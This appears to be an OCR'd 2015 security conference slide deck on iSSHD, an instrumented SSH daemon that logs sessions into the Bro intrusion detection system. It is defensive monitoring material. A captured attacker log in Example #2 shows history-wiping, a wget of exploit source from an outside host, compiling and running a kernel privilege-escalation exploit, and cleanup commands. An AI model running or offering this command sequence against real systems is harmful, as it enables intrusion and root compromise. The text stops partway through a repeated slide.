
Looking for Ghosts in the Machine



Scott Campbell
Security Analyst

August 10, 2015

Network Monitoring Limitations

There are issues for a fully network centric analysis:


- Increasing encryption of transport layer(s) – think HTTP 2.x encrypted by default.
- Activity on systems that has nothing to do with the network.
- Attacks derived on the *application layer* relating to internal state.


Host Based IDS


Look at the following projects to address some of there limitations


- iSSHD
- Auditd
- Object Abstraction: More appropriate primitive for holding detailed information.


Instrumented SSHD

















iSSHD: Background, circa 2007

6 Major platforms, transition to 100G in progress.

> 4000 users worldwide.

SSH access and Shell accounts for everyone!

Passwords are primary authentication.

Highly diverse code base.

No clear idea what our users are really doing...

iSSHD: Design

Data Normalized: make input and output a series of well defined type:value pairs.


URI Encode all user supplied data: considered hostile binary content till expressly cleaned.

Disconnect data flow, logging and policy application.

Metadata is valuable, so capture it.


Access data *transiting* SSH channels.

iSSHD: Internal Data Flow



New Session Object
Server-In-Chan-Open
Session
Sess-In-Chan-Open
X11-Req: Init and assign to SO
Pty-Req: Init and assign to SO.
ENV
AuthAgnt
Subsys
Exec
Shell
do_exec
do_exec: no pty
do_exec: pty
TUN
Init TUN channel and assign to SO
TCP-IP
Init TUN direct TCP-IPchannel and assign to SO

Look at data flow and build structure around it.

iSSHD: Solution Architecture




iSSHD: Solution Architecture



Input Framework reads in structured text Log file and outputs events

iSSHD: Solution Architecture


```
channel_data_client_3 time=1434153284.253513
uristring=NMOD_3.08 uristring=931154978%3Ahopper10%3A22
count=102814571 count=0 uristring=ls
```



Input Framework reads in structured text Log file and outputs events

iSSHD: Solution Architecture


```
event channel_data_client_3(ts: time, version: string,
sid: string, cid: count, channel:count, data:string)
{
        # general event for client data from
        #  a typical login shell
        local CR:client_record = test_cid(sid,cid);

        log_session_update_event(CR, ts,
                "CHANNEL_DATA_CLIENT_3", data);
}
```



outputs events

Bro

iSSHD: Solution Architecture



Bro Core process events, logging all the data and applying policy as defined.

iSSHD: Event Groups

- <u>Core</u>: start, stop, heartbeat, telemetry

iSSHD: Event Groups

- Core: start, stop, heartbeat, telemetry
- SSH MetaData: port forwarding (req/listener), X11, channel creation, socks4/5, tunneling

iSSHD: Event Groups

- Core: start, stop, heartbeat, telemetry
- SSH MetaData: port forwarding (req/listener), X11, channel creation, socks4/5, tunneling
- Auth: auth info, pass attempt, key_fingerprint, invalid_user, key_exchange

iSSHD: Event Groups

- Core: start, stop, heartbeat, telemetry
- SSH MetaData: port forwarding (req/listener), X11, channel creation, socks4/5, tunneling
- Auth: auth info, pass attempt, key_fingerprint, invalid_user, key_exchange
- User I/O: data_client (notty), data_server (notty), exec, exec_pty, exec_no_pty

iSSHD: Event Groups

- Core: start, stop, heartbeat, telemetry
- SSH MetaData: port forwarding (req/listener), X11, channel creation, socks4/5, tunneling
- Auth: auth info, pass attempt, key_fingerprint, invalid_user, key_exchange
- User I/O: data_client (notty), data_server (notty), exec, exec_pty, exec_no_pty
- SFTP: most functional calls recorded

iSSHD: Example #1 (client side)

Example #1: Remote shell exec (client side)

```
spork:RUN scottc$ ssh 10.10.10.10 sh –i

sh-3.2$ id
id
uid=324(scottc) gid=10324(scottc) groups=10324(scottc)
sh-3.2$ exit
exit
```

iSSHD: Example #1 (server side)

```
#1 - SSHD_CONNECTION_START 127.0.0.1:52344/tcp -> 0.0.0.0:22/tcp
#1 - SSHD_CONNECTION_START 127.0.0.1_192.168.1.134_10.211.55.2_10.37.129.2
#1 - AUTH_KEY_FINGERPRINT 01:12:23:34:45:56:67:78:89:9a:ab:bc:cd:de:ef:ff type DSA
#1 - AUTH Postponed scottc publickey 127.0.0.1:52344/tcp > 0.0.0.0:22/tcp
#1 - AUTH_KEY_FINGERPRINT 01:12:23:34:45:56:67:78:89:9a:ab:bc:cd:de:ef:ff type DSA
#1 - AUTH Accepted scottc publickey 127.0.0.1:52344/tcp > 0.0.0.0:22/tcp
#1 - SESSION_NEW SSH2
#1 - CHANNEL_NEW [0] server-session
#1 - SESSION_INPUT_CHAN_OPEN server-session ctype session rchan 0 win 2097152 max 32768
#1 - CHANNEL_NEW [1] auth socket
#1 0-server-session SESSION_INPUT_CHAN_REQUEST AUTH-AGENT-REQ@OPENSSH.COM
#1 0-server-session SESSION_REMOTE_DO_EXEC sh -i
#1 0-server-session SESSION_REMOTE_EXEC_NO_PTY sh -i
#1 0-server-session SESSION_INPUT_CHAN_REQUEST EXEC
#1 0-server-session NOTTY_DATA_CLIENT id
#1 0-server-session NOTTY_DATA_SERVER uid=32434(scottc) gid=32434(scottc)
#1 0-server-session NOTTY_DATA_CLIENT exit
#1 - host SESSION_EXIT
#1 0-server-session CHANNEL_FREE
#1 1-auth socket CHANNEL_FREE
#1 - SSHD_CONNECTION_END 127.0.0.1:52344/tcp -> 0.0.0.0:22/tcp
```

iSSHD: Example #1 (server side)

```
#1 - SSHD_CONNECTION_START 127.0.0.1:52344/tcp -> 0.0.0.0:22/tcp
#1 - SSHD_CONNECTION_START 127.0.0.1_192.168.1.134_10.211.55.2_10.37.129.2
#1 - AUTH_KEY_FINGERPRINT 01:12:23:34:45:56:67:78:89:9a:ab:bc:cd:de:ef:ff type DSA
#1 - AUTH Postponed scottc publickey 127.0.0.1:52344/tcp > 0.0.0.0:22/tcp
#1 - AUTH_KEY_FINGERPRINT 01:12:23:34:45:56:67:78:89:9a:ab:bc:cd:de:ef:ff type DSA
#1 - AUTH Accepted scottc publickey 127.0.0.1:52344/tcp > 0.0.0.0:22/tcp
```

SSHD_RemoteExecHostile #1 - scottc @ 127.0.0.1 -> 0.0.0.0:22/tcp command: sh -i

```
#1 - SESSION_INPUT_CHAN_OPEN server-session ctype session rchan 0 win 2097152 max 32768
#1 - CHANNEL_NEW [1] auth socket
#1 0-server-session SESSION_INPUT_CHAN_REQUEST AUTH-AGENT-REQ@OPENSSH.COM
#1 0-server-session SESSION_REMOTE_DO_EXEC sh -i
#1 0-server-session SESSION_REMOTE_EXEC_NO_PTY sh -i
#1 0-server-session SESSION_INPUT_CHAN_REQUEST EXEC
#1 0-server-session NOTTY_DATA_CLIENT id
#1 0-server-session NOTTY_DATA_SERVER uid=32434(scottc) gid=32434(scottc)
#1 0-server-session NOTTY_DATA_CLIENT exit
#1 - host SESSION_EXIT
#1 0-server-session CHANNEL_FREE
#1 1-auth socket CHANNEL_FREE
#1 - SSHD_CONNECTION_END 127.0.0.1:52344/tcp -> 0.0.0.0:22/tcp
```

iSSHD: Example #2

```
AUTH_OK                      resu  keyboard-interactive/pam 1.1.1.1:52073/tcp > 0.0.0.0:22/tcp
SESSION_REMOTE_DO_EXEC       sh -i
SESSION_REMOTE_EXEC_NO_PTY   sh -i
NOTTY_DATA_CLIENT            uname -a
NOTTY_DATA_SERVER            Linux comp05 2.6.18-…GNU/Linux
NOTTY_DATA_CLIENT            unset HISTFILE
NOTTY_DATA_CLIENT            cd /dev/shm
NOTTY_DATA_CLIENT            mkdir ... ; cd ...
NOTTY_DATA_CLIENT            wget http://host.example.com:23/ab.c
NOTTY_DATA_CLIENT            gcc ab.c -o ab -m32
NOTTY_DATA_CLIENT            ./ab
NOTTY_DATA_SERVER            [32mAc1dB1tCh3z [0mVS Linux kernel 2.6 kernel 0d4y
NOTTY_DATA_SERVER            $$$ K3rn3l r3l3as3: 2.6.18-194.11.3.el5n-perf
NOTTY_DATA_SERVER            ??? Trying the F0PPPPppppp__m3th34d
NOTTY_DATA_SERVER            $$$ L00k1ng f0r kn0wn  t4rg3tz..
NOTTY_DATA_SERVER            $$$ c0mput3r 1z aqu1r1ng n3w t4rg3t...
NOTTY_DATA_SERVER            !!! u4bl3 t0 f1nd t4rg3t!? W3'll s33 ab0ut th4t!
NOTTY_DATA_CLIENT            rm -rf ab ab.c
NOTTY_DATA_CLIENT            kill -9 $$
SSH_CONNECTION_END           1.1.1.1:52073/tcp >  0.0.0.0:22/tcp
```

iSSHD: Example #2

```
AUTH_OK                        resu  keyboard-interactive/pam 1.1.1.1:52073/tcp > 0.0.0.0:22/tcp
SESSION_REMOTE_DO_EXEC         sh -i
SESSION_REMOTE_EXEC_NO_PTY     sh -i
NOTTY_DATA_CLIENT              uname -a
